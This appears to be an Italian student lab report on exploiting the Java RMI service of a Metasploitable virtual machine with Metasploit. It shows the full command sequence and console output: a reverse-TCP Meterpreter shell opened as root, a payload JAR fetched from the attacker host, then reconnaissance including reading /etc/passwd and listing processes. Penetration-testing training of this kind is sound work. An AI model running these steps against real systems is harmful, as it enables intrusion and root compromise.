
PROGETTO

Dopo aver avviato le due macchine Virtuali e controllato che tra di loro comunicassero, avviamo la console con il comando “msfconsole” e cerchiamo l’exploit Java_RMI nel Database di Metaspoitable con il comando “search Java_rmi”



Una volta individuato l'exploit che ci interessa, con il comando "use" lo carichiamo inserendo il numero dell'ID o direttamente il percorso dell'exploit e bisogna andare a vedere le configurazioni richeste per poter utilizzare in modo corretto l'exploit quindi utilizzando il comando "show options" si può avere queste informazioni, Dop aver analizzato le richieste dell'exploit possiamo utilizzare il comando set RHOST possiamo inserire l'indirizzo IP della macchina Metaspoitable, che ci permette di collegarci alla macchina vittima; alla fine si può lanciare il comando exploit o run per eseguire l'exploit

```
File  Actions  Edit  View  Help
OPTIONS:

    -c, --clear   Clear the values, explicitly setting to nil (default)
    -g, --global  Operate on global datastore variables
    -h, --help    Help banner.

msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       1099             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.50.101
rhost => 192.168.50.101
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:1099 - Using URL: http://192.168.50.100:8080/fiopoKncSNndoO
[*] 192.168.50.101:1099 - Server started.
[*] 192.168.50.101:1099 - Sending RMI Header...
[*] 192.168.50.101:1099 - Sending RMI Call...
[*] 192.168.50.101:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:52330) at 2024-02-26 12:05:32 +0100

meterpreter >
```

Una volta avviata la sessione possiamo lanciare dei camandi per raccogliere informazioni importanti, tipo lanciando il comando ipconfig è possibile visualizzare a configurazione di rete della macchina remota

```
cat: systeminfo: No such file or directory
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:1099 - Using URL: http://192.168.50.100:8080/6uAi21nLn
[*] 192.168.50.101:1099 - Server started.
[*] 192.168.50.101:1099 - Sending RMI Header...
[*] 192.168.50.101:1099 - Sending RMI Call...
[*] 192.168.50.101:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:54027) at 2024-02-25 18:17:29 +0100

meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe79:1574
IPv6 Netmask : ::
```

Oppure con il Con il comando Route invece si Visualizza la tabella di Routing della macchina remota

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.50.101  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe79:1574  ::       ::
meterpreter >
```

Invece, con il comando sysinfo si possono trovare le informazioni generali del sistema

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Con il comando ls apriamo un elenco dei file della directory

```
meterpreter > cd home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040666/rw-rw-rw-  4096  dir   2010-03-17 15:08:02 +0100  ftp
040666/rw-rw-rw-  4096  dir   2024-02-24 12:25:01 +0100  msfadmin
040666/rw-rw-rw-  4096  dir   2010-04-16 08:16:02 +0200  service
040666/rw-rw-rw-  4096  dir   2010-05-07 20:38:06 +0200  user

meterpreter > cd user
meterpreter > ls
Listing: /home/user
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100667/rw-rw-rwx  165   fil   2010-05-07 20:38:06 +0200  .bash_history
100667/rw-rw-rwx  220   fil   2010-03-31 12:42:59 +0200  .bash_logout
100667/rw-rw-rwx  2928  fil   2010-03-31 12:42:59 +0200  .bashrc
100667/rw-rw-rwx  586   fil   2010-03-31 12:42:59 +0200  .profile
040667/rw-rw-rwx  4096  dir   2010-05-07 20:36:34 +0200  .ssh

meterpreter > cd .profile
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi
meterpreter >
```

Oppure con il comando cat /etc/passwd possiamo trovare informazioni sulle password degli utenti

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Con il comando getuid possiamo vedere l'ID dell'utente

```
meterpreter > getuid
Server username: root
```

Utilizzando ps andiamo a vedere tutti i processi in esecuzione, con opzioni per specificare i criteri di filtro, come l'ID del processo, il nome del processo e lo stato del processo

```
meterpreter > ps

Process List
============

 PID   Name                                  User      Path
 ---   ----                                  ----      ----
 1     /sbin/init                            root      /sbin/init
 2     [kthreadd]                            root      [kthreadd]
 3     [migration/0]                         root      [migration/0]
 4     [ksoftirqd/0]                         root      [ksoftirqd/0]
 5     [watchdog/0]                          root      [watchdog/0]
 6     [events/0]                            root      [events/0]
 7     [khelper]                             root      [khelper]
 41    [kblockd/0]                           root      [kblockd/0]
 44    [kacpid]                              root      [kacpid]
 45    [kacpi_notify]                        root      [kacpi_notify]
 91    [kseriod]                             root      [kseriod]
 130   [pdflush]                             root      [pdflush]
 131   [pdflush]                             root      [pdflush]
 132   [kswapd0]                             root      [kswapd0]
 174   [aio/0]                               root      [aio/0]
 1130  [ksnapd]                              root      [ksnapd]
 1299  [ata/0]                               root      [ata/0]
 1302  [ata_aux]                             root      [ata_aux]
 1311  [scsi_eh_0]                           root      [scsi_eh_0]
 1312  [scsi_eh_1]                           root      [scsi_eh_1]
 1331  [ksuspend_usbd]                       root      [ksuspend_usbd]
 1334  [khubd]                               root      [khubd]
 2062  [scsi_eh_2]                           root      [scsi_eh_2]
 2218  [kjournald]                           root      [kjournald]
 2372  /sbin/udevd                           root      /sbin/udevd --daemon
 2599  [kpsmoused]                           root      [kpsmoused]
 3550  [kjournald]                           root      [kjournald]
 3680  /sbin/portmap                         daemon    /sbin/portmap
 3696  /sbin/rpc.statd                       statd     /sbin/rpc.statd
 3702  [rpciod/0]                            root      [rpciod/0]
 3717  /usr/sbin/rpc.idmapd                  root      /usr/sbin/rpc.idmapd
 3942  /sbin/getty                           root      /sbin/getty 38400 tty4
 3943  /sbin/getty                           root      /sbin/getty 38400 tty5
 3948  /sbin/getty                           root      /sbin/getty 38400 tty2
 3950  /sbin/getty                           root      /sbin/getty 38400 tty3
 3953  /sbin/getty                           root      /sbin/getty 38400 tty6
 3991  /sbin/syslogd                         syslog    /sbin/syslogd -u syslog
 4026  /bin/dd                               root      /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
 4028  /sbin/klogd                           klog      /sbin/klogd -P /var/run/klogd/kmsg
 4051  /usr/sbin/named                       bind      /usr/sbin/named -u bind
 4073  /usr/sbin/sshd                        root      /usr/sbin/sshd
 4149  /bin/sh                               root      /bin/sh /usr/bin/mysqld_safe
 4191  /usr/sbin/mysqld                      mysql     /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/
```

```
 4193  logger                                root      logger -p daemon.err -t mysqld_safe -i -t mysqld
 4270  /usr/lib/postgresql/8.3/bin/postgres  postgres  /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/etc/postgresql/8.3/main/postgresql.conf
 4273  postgres:                             postgres  postgres: writer process
 4274  postgres:                             postgres  postgres: wal writer process
 4275  postgres:                             postgres  postgres: autovacuum launcher process
 4276  postgres:                             postgres  postgres: stats collector process
 4296  distccd                               daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
 4297  distccd                               daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
 4346  [lockd]                               root      [lockd]
 4347  [nfsd4]                               root      [nfsd4]
 4348  [nfsd]                                root      [nfsd]
 4349  [nfsd]                                root      [nfsd]
 4350  [nfsd]                                root      [nfsd]
 4351  [nfsd]                                root      [nfsd]
 4352  [nfsd]                                root      [nfsd]
 4353  [nfsd]                                root      [nfsd]
 4354  [nfsd]                                root      [nfsd]
 4355  [nfsd]                                root      [nfsd]
 4359  /usr/sbin/rpc.mountd                  root      /usr/sbin/rpc.mountd
 4425  /usr/lib/postfix/master               root      /usr/lib/postfix/master
 4429  qmgr                                  postfix   qmgr -l -t fifo -u
 4432  /usr/sbin/nmbd                        root      /usr/sbin/nmbd -D
 4434  /usr/sbin/smbd                        root      /usr/sbin/smbd -D
 4439  /usr/sbin/smbd                        root      /usr/sbin/smbd -D
 4452  /usr/sbin/xinetd                      root      /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
 4489  distccd                               daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
 4490  distccd                               daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
 4492  proftpd:                              proftpd   proftpd: (accepting connections)
 4506  /usr/sbin/atd                         daemon    /usr/sbin/atd
 4517  /usr/sbin/cron                        root      /usr/sbin/cron
 4545  /usr/bin/jsvc                         root      /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomca
                                                      t5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share
                                                      /tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.sta
                                                      rtup.Bootstrap
 4546  /usr/bin/jsvc                         root      /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomca
```